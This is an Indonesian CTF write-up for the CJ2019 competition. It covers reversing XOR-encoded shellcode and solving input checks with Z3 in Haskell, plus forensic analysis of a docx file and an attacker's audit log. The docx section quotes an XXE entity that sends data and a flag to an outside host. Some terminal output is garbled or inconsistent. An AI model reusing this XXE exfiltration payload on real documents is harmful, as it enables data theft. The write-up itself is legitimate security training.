Penulis memecahkan soal ini dengan bantuan theorem prover Z3, yang digunakan melalui library haskell SBV. Nilai - nilai dari byte_8A0 disalin dengan fitur export data IDA dan dirapikan agar dapat diterima sebagai struktur data list pada

```
.rodata:000000000000008A0 byte_8A0    db 0A9h, 0EEh, 0D8h, 0DCh, 0DAh, 0E7h, 0D8h, 0ECh, 0A9h
.rodata:000000000000008A0                  ; DATA XREF: main+9E↑o
.rodata:000000000000008A0
.rodata:00000000000000008A0 db 0E5h, 0EFh, 0DEh, 0D8h, 0EDh, 0E1h, 0E2h, 0AEh, 0D8h
.rodata:00000000000000008A0 db 0DEh, 0DAh, 0AEh, 0E2h, 0E5h, 0F2h, 0D8h, 0EEh, 0ECh
.rodata:00000000000000008A0 db 0E2h, 0E7h, 0B2h, 0D8h, 0D3h, 0ACh, 60h, 0A5h, 8Fh
.rodata:00000000000000008A0 db 93h, 91h, 9Eh, 8Fh, 0A3h, 60h, 9Ch, 0A6h, 95h, 8Fh
.rodata:00000000000000008A0 db 0A4h, 98h, 99h, 65h, 8Fh, 95h, 91h, 65h, 99h, 9Ch, 0A9h
.rodata:00000000000000008A0 db 8Fh, 0A5h, 0A3h, 99h, 9Eh, 69h, 8Fh, 8Ah, 63h, 0A5h
.rodata:00000000000000008A0 db 0EAh, 0D4h, 0D8h, 0D6h, 0E3h, 0D4h, 0E8h, 0A5h, 0E1h
.rodata:00000000000000008A0 db 0EBh, 0DAh, 0D4h, 0E9h, 0DDh, 0DEh, 0AAh, 0D4h, 0DAh
.rodata:00000000000000008A0 db 0D6h, 0AAh, 0DEh, 0E1h, 0EEh, 0D4h, 0EAh, 0E8h, 0DEh
.rodata:00000000000000008A0 db 0E3h, 0AEh, 0D4h, 0CFh, 0A8h, 8Fh, 0D4h, 0BEh, 0C2h
.rodata:00000000000000008A0 db 0C0h, 0CDh, 0BEh, 0D2h, 8Fh, 0CBh, 0D5h, 0C4h, 0BEh
.rodata:00000000000000008A0 db 0D3h, 0C7h, 0C8h, 94h, 0BEh, 0C4h, 0C0h, 94h, 0C8h
.rodata:00000000000000008A0 db 0CBh, 0D8h, 0BEh, 0D4h, 0D2h, 0C8h, 0CDh, 98h, 0BEh
.rodata:00000000000000008A0 db 0B9h, 92h, 93h, 0D8h, 0C2h, 0C6h, 0C4h, 0D1h, 0C2h
.rodata:00000000000000008A0 db 0D6h, 93h, 0CFh, 0D9h, 0C8h, 0C2h, 0D7h, 0CBh, 0CCh
.rodata:00000000000000008A0 db 98h, 0C2h, 0C8h, 0C4h, 98h, 0CCh, 0CFh, 0DCh, 0C2h
.rodata:00000000000000008A0 db 0D8h, 0D6h, 0CCh, 0D1h, 9Ch, 0C2h, 0BDh, 96h, 91h, 0D6h
.rodata:00000000000000008A0 db 0C0h, 0C4h, 0C2h, 0CFh, 0C0h, 0D4h, 91h, 0CDh, 0D7h
.rodata:00000000000000008A0 db 0C6h, 0C0h, 0D5h, 0C9h, 0CAh, 96h, 0C0h, 0C6h, 0C2h
.rodata:00000000000000008A0 db 96h, 0CAh, 0CDh, 0DAh, 0C0h, 0D6h, 0D4h, 0CAh, 0CFh
.rodata:00000000000000008A0 db 9Ah, 0C0h, 0BBh, 94h, 9Eh, 0E3h, 0CDh, 0D1h, 0CFh, 0DCh
.rodata:00000000000000008A0 db 0CDh, 0E1h, 9Eh, 0DAh, 0E4h, 0D3h, 0CDh, 0E2h, 0D6h
.rodata:00000000000000008A0 db 0D7h, 0A3h, 0CDh, 0D3h, 0CFh, 0A3h, 0D7h, 0DAh, 0E7h
.rodata:00000000000000008A0 db 0CDh, 0E3h, 0E1h, 0D7h, 0DCh, 0A7h, 0CDh, 0C8h, 0A1h
.rodata:00000000000000008A0 db 8Fh, 0D4h, 0BEh, 0C2h, 0C0h, 0CDh, 0BEh, 0D2h, 8Fh
.rodata:00000000000000008A0 db 0CBh, 0D5h, 0C4h, 0BEh, 0D3h, 0C7h, 0C8h, 94h, 0BEh
.rodata:00000000000000008A0 db 0C4h, 0C0h, 94h, 0C8h, 0CBh, 0D8h, 0BEh, 0D4h, 0D2h
.rodata:00000000000000008A0 db 0C8h, 0CDh, 98h, 0BEh, 0B9h, 92h, 0A3h, 0E8h, 0D2h
.rodata:00000000000000008A0 db 0D6h, 0D4h, 0E1h, 0D2h, 0E6h, 0A3h, 0DFh, 0E9h, 0D8h
.rodata:00000000000000008A0 db 0D2h, 0E7h, 0DBh, 0DCh, 0A8h, 0D2h, 0D8h, 0D4h, 0A8h
.rodata:00000000000000008A0 db 0DCh, 0DFh, 0ECh, 0D2h, 0E8h, 0E6h, 0DCh, 0E1h, 0ACh
.rodata:00000000000000008A0 db 0D2h, 0CDh, 0A6h, 60h, 0A5h, 8Fh, 93h, 91h, 9Eh, 8Fh
```

haskell. Kemudian algoritma validasi soal diterjemahkan menjadi constraint -

```
51
52 constrainHaseul = do
53   input <- SWord8s ["char" ++ show i | i <- [0..33]]
54   let inputV = V.fromList input
55   let asciiBounds = V.toList . V.map (\x -> x > 31 .&& x < 127) $ inputV
56   solve . (asciiBounds++) $ zipWith ((\ (i, j) v4 -> (inputV V.! i) + (inputV V.! j) .== (byte_8A0 V.! v4))
57     [(x, y) | x <- [0..32], y <- [1..33]]
58     [0..1088]
59
60 byte_8A0 :: V.Vector SWord8
61 byte_8A0 = V.map literal $ V.fromList [
62   169,
63   238,
64   216,
65   220,
66   218,
67   231,
68   216,
69   236,
70   169,
71   229,
72   239,
73   222,
74   216,
75   237,
76   225,
77   226,
78   174,
```

constraint pada SBV. Input dijadikan list yang mengandung banyak angka simbolik. Constraint soal dipetakan pada cartesian product dari indeks - indeks input pada setiap operasi penjumlahan serta indeks - indeks untuk nilai dari byte_8A0. Selain itu nilai juga dibatasi dalam range ascii yang printable. Setelah

```
7 main :: IO ()
8 main = do
9     haseulRes <- sat constrainHaseul
10    gowonRes <- sat constrainGowon
11    putStrLn $ "flag haseul: " ++ flag haseulRes
12    putStrLn $ "flag gowon: " ++ flag gowonRes
13
14 flag :: (Modelable a) => a -> String
15 flag x = maybe "Errrrr" (map $ chr . fromEnum) compFlag
16    where compFlag = extractModel x :: Maybe [Word8]
17
```

itu constraint - constraint digabung dan dicek apakah satisfiable, dan jika ya maka nilai - nilai yang memenuhi bisa dihasilkan (menurut saya untuk mengubah hasil

constraint menjadi nilai biasa di bahasa pemrograman untuk dijadikan library ini lebih powerful daripada library Z3Py yang umum digunakan). Program solver ini juga digunakan untuk memecahkan soal gowon.

Program akan menampilkan flag tanpa format.

```
mrcoffee@mrcoffee-Swift-SF314-54G:~/Documents/solveSnakeRevenge/src$ stack run  
flag haseul: y0u_c4n_s0lv3_th15_e45ilY_usin9_Z3  
flag gowon: cR34tInG_sh377c0de_iN_ASM_i5_FUN  
mrcoffee@mrcoffee-Swift-SF314-54G:~/Documents/solveSnakeRevenge/src$
```

Flag

CJ2019{y0u_can_s0lve_thi5_ea5ily_usin9_Z3}

[REVERSE] [Gowon]

Challenge Description

Gowon 473

Entah mengapa Gowon selalu gagal menjalankan binary ini...

[https://drive.google.com
/open?id=1I7jjYYIoRFVTSRHo3Qm4tAt0U714o4RX](https://drive.google.com/open?id=1I7jjYYIoRFVTSRHo3Qm4tAt0U714o4RX)

Problem setter: visat

Pengerjaan

```
mrcoffee@mrcoffee-Swift-SF314-54G:~/Downloads/cj2019$ file gowon
gowon: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=98d820ace24d52be0b47fdc838bc9fd9060d60e3, stripped
```

Binary soal ini adalah file ELF 64 bit yang stripped.

```
1 signed __int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     unsigned int v4; // eax
4     _int64 v5; // [rsp+0h] [rbp-40h]
5     char *s; // [rsp+20h] [rbp-20h]
6     void *dest; // [rsp+28h] [rbp-18h]
7     int i; // [rsp+3Ch] [rbp-4h]
8
9     if ( a1 != 2 )
10        return 1LL;
11    if ( ptrace(0, 0LL, 1LL, 0LL, a2) == -1 )
12        return 1LL;
13    dest = mmap(0LL, 0x500uLL, 7, 34, -1, 0LL);
14    if ( dest == (void *)-1LL )
15        return 1LL;
16    memcpy(dest, &unk_601260, 0x500uLL);
17    for ( i = 0; !(unsigned __int64)i < 0x500; ++i )
18        *((_BYTE *)dest + i) ^= 0x90u;
19    s = *(char **)(v5 + 8);
20    v4 = strlen(*(const char **)(v5 + 8));
21    if ( !((unsigned int (__fastcall *)(char *, _QWORD, __int64 (**)(enum __ptrace_request, ...))dest)(s, v4, &ptrace) )
22        return 1LL;
23    printf("CJ2019{%s}\n", s);
24    return 0LL;
25 }
```

Program menerima input dari argv. Program menerapkan teknik anti debugging sederhana, yaitu dengan memeriksa hasil fungsi ptrace dengan parameter perintah PTRACE_TRACE_ME, jika -1 maka program sedang dioperasikan dalam debugger (yang artinya permintaan TRACEME program terhalang, penulis sempat mengepatch instruksi ini untuk membantu dynamic analysis, tetapi karena pada akhirnya flag ditemukan dengan static analysis langkah ini tidak akan dijelaskan). Kemudian program mengalokasikan memori yang executable di dalam address program tersebut dengan fungsi mmap, memuat shellcode dari unk_601260 menggunakan fungsi memcpy, dan melakukan operasi xor pada setiap byte dari

shellcode dengan nilai 0x90. Payload shellcode memiliki panjang 1280 byte. Setelah itu program memanggil shellcode menggunakan pointer dari hasil mmap sebagai function pointer dengan parameter string input, panjang string input, dan pointer ke fungsi ptrace. Flag salah jika hasil shellcode adalah 0, dan benar jika hasil shellcode adalah 1.

Payload didapatkan dengan fitur export data IDA pro, kali ini array payload diexport menjadi text file yang berisi nilai mentah dari array tersebut, dan kemudian diproses di shell python.

```
.data:00000000000601260 unk_601260 db 0C5h  
.data:00000000000601261 db 0D8h  
.data:00000000000601262 db 19h  
.data:00000000000601263 db 75h ; u  
.data:00000000000601264 db 0D8h  
.data:00000000000601265 db 11h  
.data:00000000000601266 db 7Ch ; |  
.data:00000000000601267 db 20h  
.data:00000000000601268 db 91h  
.data:00000000000601269 db 90h  
.data:0000000000060126A db 90h  
.data:0000000000060126B db 0D8h  
.data:0000000000060126C db 19h  
.data:0000000000060126D db 2Dh ; -  
.data:0000000000060126E db 0F8h  
.data:0000000000060126F db 6Eh ; n  
.data:00000000000601270 db 6Fh ; o  
.data:00000000000601271 db 6Fh ; o  
.data:00000000000601272 db 19h  
.data:00000000000601273 db 25h ; %  
.data:00000000000601274 db 0F4h  
.data:00000000000601275 db 6Eh ; n  
.data:00000000000601276 db 6Fh ; o  
.data:00000000000601277 db 6Fh ; o  
.data:00000000000601278 db 0D8h  
.data:00000000000601279 db 19h  
.data:0000000000060127A db 5  
.data:0000000000060127B db 0C8h  
.data:0000000000060127C db 6Eh ; n  
.data:0000000000060127D db 6Fh ; o  
.data:0000000000060127E db 6Fh ; o  
.data:0000000000060127F db 13h  
.data:00000000000601280 db 2Dh ; -
```

diexport menjadi text file yang berisi nilai mentah dari array tersebut, dan kemudian diproses di shell python.

Assembly code dari shellcode didapatkan dengan bantuan library pwntools pada shell python untuk melihat dan disassembly payload, setelah menyadari bahwa payload dixor dengan nilai 0x90 maka payload dixor, dilihat hasil disasemblynya dan kemudian disimpan ke file gowon_payload.

File gowon_payload kemudian dianalisa menggunakan R2, yang mampu menampilkan grafik control flow pada kode assembly yang bukan berbentuk ELF.

```
; var int local_198h @ rbp-0x198
; arg int arg1 @ rdi
; arg int arg2 @ rsi
; arg int arg3 @ rdx
push rbp
mov rbp, rsp
sub rsp, 0x1b0
; arg1
mov qword [local_198h], rdi
; arg2
mov dword [local_19ch], esi
; arg3
mov qword [local_1a8h], rdx
cmp dword [local_19ch], 0x20
je 0x32;[ga]

f t
| |
|-----.
|
v
0x28 [gd]
mov eax, 0
jmp 0x440:[gc]

0x32 [ga]
mov dword [local_90h], 8
mov dword [local_8ch], 6
mov dword [local_88h], 7
mov dword [local_84h], 4
mov dword [local_80h], 8
mov dword [local_7ch], 7
mov dword [local_78h], 2
mov dword [local_74h], 5
mov dword [local_70h], 0xa
mov dword [local_6ch], 0xa
mov dword [local_68h], 4
mov dword [local_64h], 4
mov dword [local_60h], 2
mov dword [local_5ch], 1
mov dword [local_58h], 0xa
mov dword [local_54h], 3
mov dword [local_50h], 2
mov dword [local_4ch], 7
mov dword [local_48h], 4
mov dword [local_44h], 6
mov dword [local_40h], 9
mov dword [local_3ch], 9
mov dword [local_38h], 4
mov dword [local_34h], 5
mov dword [local_30h], 1
mov dword [local_2ch], 5
mov dword [local_28h], 7
mov dword [local_24h], 7
mov dword [local_20h], 8
```

Shellcode memindah parameter - parameter ke stack, jika panjang string input bukan 32 maka shellcode akan mengembalikan nilai 0 (flag salah). Setelah itu program akan memasukkan berbagai nilai ke call stack atau scope variabel lokal.

The diagram illustrates a control flow graph with four nodes:

- abcd**:
`mov dword [local_114h], 0x2f
mov dword [local_4h], 0
jmp 0x42c:[ge]`
- ge**:
`; CODE XREF from abcd (0x3a5)
mov eax, dword [local_4h]
cmp eax, dword [local_19ch]
jl 0x3aa:[gg]`
- gg**:
`0x3aa [gg]
mov r8, qword [local_1a8h]
mov ecx, 0
mov edx, 1
mov esi, 0
mov edi, 0
mov eax, 0
call r8
cmp eax, -1
je 0x3d9:[gf]`
- gk**:
`0x43b [gk]
mov eax, 1`

Connections between nodes:

- abcd → ge
- ge → gg
- gg → gk

Registers and memory locations are color-coded: blue for eax, red for edx, green for ecx, and orange for esi and edi.

Shellcode akan memasuki perulangan sebanyak panjang karakter, pada setiap iterasi loop fungsi ptrace dipanggil untuk mencegah penggunaan debugger, jika semua iterasi selesai tanpa kesalahan maka payload akan mengembalikan nilai 1.

```
0x3d9 [gf]
    mov eax, dword [local_4h]
    movsxd rdx, eax
    mov rax, qword [local_198h]
    ; '('
    add rax, rdx
    movzx eax, byte [rax]
    movsx eax, al
    mov dword [local_8h], eax
    mov eax, dword [local_4h]
    cdqe
    mov edx, dword [rbp + rax*4 - 0x90]
    mov eax, dword [local_8h]
    add edx, eax
    mov eax, dword [local_4h]
    cdqe
    mov eax, dword [rbp + rax*4 - 0x110]
    xor edx, eax
    mov eax, dword [local_4h]
    cdqe
    mov eax, dword [rbp + rax*4 - 0x190]
    cmp edx, eax
    je 0x428:[gi]

f t
|-----|
| 0x421 [gj]
| mov eax, 0
| jmp 0x440;[gc]
|-----|
|-----|
| 0x428 [gi]
| add dword [local_4h], 1
|-----|
```

Kemudian payload melakukan validasi input, pertama huruf dari input (local_198h) dengan indeks local_4h (variabel indeks/iterasi) dipindahkan ke variabel lokal, setelah itu nilai dijumlahkan dengan karakter dari scope variabel lokal dengan offset (selain indeks) -0x90, hasilnya dixor dengan karakter dari scope variabel lokal dengan offset -0x110, dan setelah itu hasilnya harus sama dengan karakter dari scope variabel lokal dengan offset -0x190. Jika hasil dari operasi sebelumnya benar program akan melanjutkan iterasi.

Shell python digunakan untuk memisahkan berbagai variabel lokal tersebut menjadi list added (nilai yang akan dijumlah dengan input), xored (nilai yang akan dixor dengan input), dan check (nilai target dari operasi sebelumnya). Operasi - operasi tersebut kalau dikumpulkan menjadi satu script adalah:

```
1 from pwn import *
2 import re
3
4 with open('export_gowon.txt', 'rb') as r:
5     eg = r.read()
6
7 egx = ''.join(map(lambda x: chr(ord(x) ^ 0x90), eg))
8
9 with open('payload_gowon', 'wb') as w:
10    w.write(egx)
11
12 xx = filter(lambda x: x[-3:] not in ('edi', 'esi', 'edx', 'eax') and 'mov    DWORD PTR [ebp-' in x, disasm(egx).split('\n'))
13 xxx = map(lambda x: x[x.index('mov'):], xx)
14 xxxx = dict(map(lambda x: map(lambda x: int(x, 16), re.findall(r'0x[a-f0-9]+', x)), xxx))
15
16 print map(lambda x: xxxx[x], filter(lambda x: x <= 0x90 and x != 4, xxxx))
17
18 print map(lambda x: xxxx[x], filter(lambda x: x > 0x90 and x <= 0x110, xxxx))
19
20 print map(lambda x: xxxx[x], filter(lambda x: x > 0x110 and x <= 0x190, xxxx))
```

Setelah mereparasi payload dengan xor seperti yang telah disebutkan sebelumnya, script mencari operasi - operasi assignment ke variabel lokal dengan cara mencari substring instruksi mov ke register ebp pada hasil disassembly, dan source operand tidak boleh berupa register. Setelah operasi substring angka - angka offset variabel lokal dan nilai variabel diperoleh menggunakan method regex findall, hasilnya dicast int semua dan dijadikan dictionary. Setelah proses trial and error diketahui bahwa list added mencakup semua variabel lokal dengan offset lebih kecil atau sama dengan 0x90, list xored dengan offset lebih besar dari 0x90 dan lebih kecil atau sama dengan dari 0x110, dan yang terakhir list check list xored dengan offset lebih besar dari 0x110 dan lebih kecil atau sama dengan dari 0x190.

Tiga list hasil operasi diatas dimasukkan ke dalam program solver soal haseul dan digunakan sebagai input untuk theorem prover, penulis memakai program yang sudah ada karena penulis sudah capek untuk membuat yang baru atau menghitung manual.

```

1 {-# LANGUAGE ScopedTypeVariables #-}
2 module Main where
3 import Data.SBV
4 import qualified Data.Vector as V
5 import Data.Char (chr)
6
7 main :: IO ()
8 main = do
9   haseulRes <- sat constrainHaseul
10  gowonRes <- sat constrainGowon
11  putStrLn $ "flag haseul: " ++ flag haseulRes
12  putStrLn $ "flag gowon: " ++ flag gowonRes
13
14 flag :: (Modelable a) => a -> String
15 flag x = maybe "Errrr" (map $ chr . fromEnum) compFlag
16  where compFlag = extractModel x :: Maybe [Word8]
17
18 constrainGowon = do
19   input <- reverse <$> sWord8s ["char" ++ show i | i <- [0..31]]
20   let asciiBounds = map (\x -> x > 31 .&& x < 127) input
21   solve . (asciiBounds ++) . zipWith3 (\c r -> c == r) check . zipWith3 (\i a x -> (i + a) `xor` x) input added
22   $ xored
23
24 added :: [SWord8]
25 added = map literal [9, 10, 9, 8, 7, 7, 5, 1, 5, 4, 9, 9, 6, 4, 7, 2, 3, 10, 1, 2, 4, 4, 10, 10, 5, 2, 7, 8, 4,
26 7, 6, 8]
27
28 xored :: [SWord8]
29 xored = map literal [120, 91, 250, 104, 122, 27, 60, 219, 209, 98, 38, 111, 51, 148, 36, 2, 72, 12, 145, 205, 1
30 87, 51, 176, 54, 125, 3, 232, 64, 146, 245, 218, 147]
31
32 check :: [SWord8]
33 check = map literal [47, 4, 181, 15, 70, 107, 88, 149, 137, 39, 78, 56, 92, 247, 72, 100, 123, 97, 169, 244, 14
34 0, 95, 205, 95, 49, 115, 184, 60, 170, 207, 130, 248]

```

Constraint untuk soal gowon dihitung menggunakan fungsi yang berbeda, perbedaanya terletak pada beberapa lambda yang menyatakan constraint soal, dan constraint soal diterapkan menggunakan komposisi fungsi karena (setahu saya) tidak ada higher-ordered function di haskell yang dapat memetakan suatu fungsi ke empat list sekaligus.

```
mrcoffee@mrcoffee-Swift-SF314-54G:~/Documents/solveSnakeRevenge/src$ stack run
flag haseul: y0u_c4n_s0lve_th1s_e4511_y451n9_Z3
flag gowon: cR34tInG_sh377c0de_iN_ASM_i5_FUN
mrcoffee@mrcoffee-Swift-SF314-54G:~/Documents/solveSnakeRevenge/src$
```

Flag

CJ2019{cR34tInG_sh377c0de_iN_ASM_i5_FUN}

[DIGITAL FORENSIC] [CJ.docx]

Challenge Description

Challenge 134 Solves X

CJ.docx

100

Berkas docx ini terdeteksi sebagai malicious tetapi tidak ada macro di dalamnya. Ada apa di dalam docx ini?

[https://drive.google.com
/open?id=1jJUNBQ1ruTIC5MHNewgTWEEdMKsd8bj_g](https://drive.google.com/open?id=1jJUNBQ1ruTIC5MHNewgTWEEdMKsd8bj_g)

Problem setter: farisv

Flag Submit

Pengerjaan


Diberikan sebuah file docx. Struktur docx mirip dengan zip. Lakukan binwalk.

```
[ark@parrot] -[~/Downloads]
└─$ binwalk -e CJ.docx

DECIMAL          HEXADECIMAL      ERNAMEN  DESCRIPTION
-----  -----
0               0x0           error     egexp.MustCompile(`^([A-Za-z0-9]{0,20})$`)

-----  -----
0               0x0           Zip archive data, at least v2.0 to extract, compressed size: 360, uncompressed size: 1341, name: word/numbers.xml
1               0x198          Zip archive data, at least v2.0 to extract, compressed size: 517, uncompressed size: 1770, name: word/settings.xml
2               0x3CC          Zip archive data, at least v2.0 to extract, compressed size: 377, uncompressed size: 1370, name: word/fonts.xml
3               0x575          Zip archive data, at least v2.0 to extract, compressed size: 797, uncompressed size: 4575, name: word/styles.xml
4               0x8BF          Zip archive data, at least v2.0 to extract, compressed size: 968, uncompressed size: 2811, name: word/documents.xml
5               0xCD2          Zip archive data, at least v2.0 to extract, compressed size: 260, uncompressed size: 944, name: word/_rels/documents.xml.rels
6               0xE10          Zip archive data, at least v2.0 to extract, compressed size: 177, uncompressed size: 298, name: _rels/.rels
7               0xEA           Zip archive data, at least v2.0 to extract, compressed size: 1580, uncompressed size: 7643, name: word/themes/theme1.xml
8               0x1549         Zip archive data, at least v2.0 to extract, compressed size: 486478, uncompressed size: 486362, name: word/media/image1.png
9               0x781CA        Zip archive data, at least v2.0 to extract, compressed size: 314, uncompressed size: 1119, name: [Content_Types].xml
10              0x785D2        End of Zip archive, footer length: 22
```

Untuk mendapatkan flag tinggal strings dan grep CJ.



```
[lark@parrot]~/Downloads/_CJ.docx.extracted
└─$ ls
  0.zip  '[Content_Types].xml'  _rels  word
[lark@parrot]~/Downloads/_CJ.docx.extracted
└─$ strings /* | grep CJ
/usr/bin/strings: <!ENTITY callhome SYSTEM "jawara.idsirtii.or.id/?flag=CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}&exfiltrate=%xxe;">
Warning: 'word/media' is a directory
/usr/bin/strings: Warning: 'word/_rels' is a directory
/usr/bin/strings: Warning: 'word/theme' is a directory
[lark@parrot]~/Downloads/_CJ.docx.extracted
└─$
```

The terminal session shows the extraction of a Microsoft Word document named '_CJ.docx'. After extraction, the directory structure includes files like '0.zip', '[Content_Types].xml', '_rels', and 'word'. The user then runs the 'strings' command on all files ('/*') and filters the output with 'grep CJ'. The output reveals a hidden XML entity within the document's metadata, which contains the flag 'CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}' and an exfiltration command. This is a common technique used in reverse engineering Word documents to obfuscate sensitive information.

Flag

CJ2019{oh_****_h3r3_w3_g0_again!!!1!1}

[DIGITAL FORENSIC] [audit.log]

Challenge Description

Challenge

55 Solves

X

audit.log 100

Seseorang telah meng-compromise server Linux kami. Untungnya kami sebelumnya sudah memasang auditd daemon guna melakukan logging untuk syscall tertentu. Dapatkah Anda menganalisis apa yang attacker lakukan dengan melakukan forensik pada berkas audit.log ini?

[https://drive.google.com
/open?id=18fGxvd9u_hxn4A7Fd1_sbDIsl-n_SMp7y](https://drive.google.com/open?id=18fGxvd9u_hxn4A7Fd1_sbDIsl-n_SMp7y)

Problem setter: farisv

Flag

Submit

Pengerjaan

Diberikan sebuah file log yang berisi berbagai syscall.

```

type=PROCTITLE msg=audit(1567679980.670:114): proctitle=6469726E616D65002F7573722F62696E2F6C65737370697065
type=SYSCALL msg=audit(1567679980.674:115): arch=c000003e syscall=59 success=yes exit=0 a0=5594a2efeb60 a1=5594a2efed30 a2=5594a2efe7b0
a3=5594a2eef010 items=2 ppid=21191 pid=21192 auid=1000 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty pts0 ses=3 comm="dir
rcolors" exe="/usr/bin/dircolor" key="exec"
type=EXECVE msg=audit(1567679980.674:115): argc=2 a0="dircolor" a1="b" inode=0x0000000000000000 cap_fe=0 cap_fver=0
type=CWD msg=audit(1567679980.674:115): cwd="/tmp" inode=0x0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1567679980.674:115): item=0 name="/usr/bin/dircolor" inode=4154 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 na
metype=NORMAL cap_fp=0000000000000000 cap_hi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1567679980.674:115): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=2075 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev
=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_hi=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1567679980.674:115): proctitle=646972636F6C6F7273002D62
type=SYSCALL msg=audit(1567679987.214:116): arch=c000003e syscall=59 success=yes exit=0 a0=5594a2f2a0d0 a1=5594a2f05af0 a2=5594a2f05830
a3=5594a2eef010 items=2 ppid=21183 pid=21193 auid=1000 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty pts0 ses=3 comm="ca
t" exe="/bin/cat" key="exec"
type=EXECVE msg=audit(1567679987.214:116): argc=2 a0="cat" a1="audit"
type=CWD msg=audit(1567679987.214:116): cwd="/var/log"
type=PATH msg=audit(1567679987.214:116): item=0 name="/bin/cat" inode=14 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMA
L cap_fp=0000000000000000 cap_hi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1567679987.214:116): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=2075 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev
=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_hi=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1567679987.214:116): proctitle=6361740061756469742F
type=SYSCALL msg=audit(1567679993.898:117): arch=c000003e syscall=59 success=yes exit=0 a0=5594a2f2b120 a1=5594a2f2b120 a2=5594a2f05830
a3=5594a2eef010 items=2 ppid=21183 pid=21194 auid=1000 uid=0 gid=0 euid=0 suid=0 egid=0 sgid=0 fsgid=0 tty pts0 ses=3 comm="ca
t" exe="/bin/cat" key="exec"
type=EXECVE msg=audit(1567679993.898:117): argc=2 a0="cat" a1="audit.log"
type=CWD msg=audit(1567679993.898:117): cwd="/var/log/audit"
type=PATH msg=audit(1567679993.898:117): item=0 name="/bin/cat" inode=14 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMA
L cap_fp=0000000000000000 cap_hi=0000000000000000 cap_fe=0 cap_fver=0
type=PATH msg=audit(1567679993.898:117): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=2075 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev
=00:00 nametype=NORMAL cap_fp=0000000000000000 cap_hi=0000000000000000 cap_fe=0 cap_fver=0
type=PROCTITLE msg=audit(1567679993.898:117): proctitle=6361740061756469742E6C6F67
└─$ █

```

Dari semua isi file tersebut ada beberapa informasi yang didapat:

- Terdapat sebuah script shell dari python (menggunakan subprocess) yang diencode hex (tidak berguna).
- Sebuah syntax bash yang memanggil python dan melakukan decode hex dari sebuah string (berguna).
- Penggunaan program openssl mode rc4-40 untuk melakukan sesuatu dengan key yang bisa didapat dari log tersebut.

Dari sini, asumsi kami adalah key dapat digunakan untuk decode sebuah string.

```

a3=8 items=2 ppid=1881 pid=21157 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 egid=1000 sgid=1000 fsgid=1000 tty pts0 : 
=3 comm="openssl" exe="/usr/bin/openssl" key="exec"
type=EXECVE msg=audit(1567679720.790:76): argc=7 a0="openssl" a1="rc4-40" a2="-K" a3="7465737473" a4="-nosalt" a5=".e" a6="-nopad"
type=PATH msg=audit(1567679720.790:76): item=0 name="/usr/bin/openssl" inode=151 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nam
ete=NORMAL cap_fp=0000000000000000 cap_hi=0000000000000000 cap_fe=0 cap_fver=0
└─$ █
es=3 comm="python" exe="/usr/bin/python2.7" key="exec"
type=EXECVE msg=audit(1567679970.890:97): argc=3 a0="python" a1="-c" a2=7072696E7420276561623431646664663733303536616631353561616530623
661656566393333236346132306564631623639373138353961363065633064373533038343231393333733613332303662333836613766383961663833643035
656435666564272E6465636F646528276865782729
type=PATH msg=audit(1567679970.890:97): item=0 name="/usr/bin/python" inode=1887 dev=08:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nam
ete=NORMAL cap_fp=0000000000000000 cap_hi=0000000000000000 cap_fe=0 cap_fver=0
└─$ █
>>> print "7072696E7420276561623431646664663733303536616631353561616530623661656566393333236346132306564633162363937313835396136306563
30643735333038343231393333733613332303662333836613766383961663833643035656435666564272E6465636F646528276865782729".decode('hex')
print 'eab41dfdf73056af155aae0b6aeeff933264a20edc1b6971859a60ec0d75308422193373a3206b386a7f89af83d05ed5fed'.decode('hex')
>>> █
Pengerjaan   ×   9

```

Langkah untuk mendapatkan flag adalah sebagai berikut:

- Menjalankan code python tersebut dan memasukkan hasilnya ke dalam sebuah file.
- Menggunakan openssl dengan mode dan key yang didapat untuk mendapatkan flag.

```
[ark@parrot] -[~]
└─$ python -c "print 'eab41fdf73056af155aae0b6aeeff933264a20edc1b6971859a60ec0d75308422193373a3206b386a7f89af83d05ed5fed'.decode('hex')" > cipher
[ark@parrot] -[~]
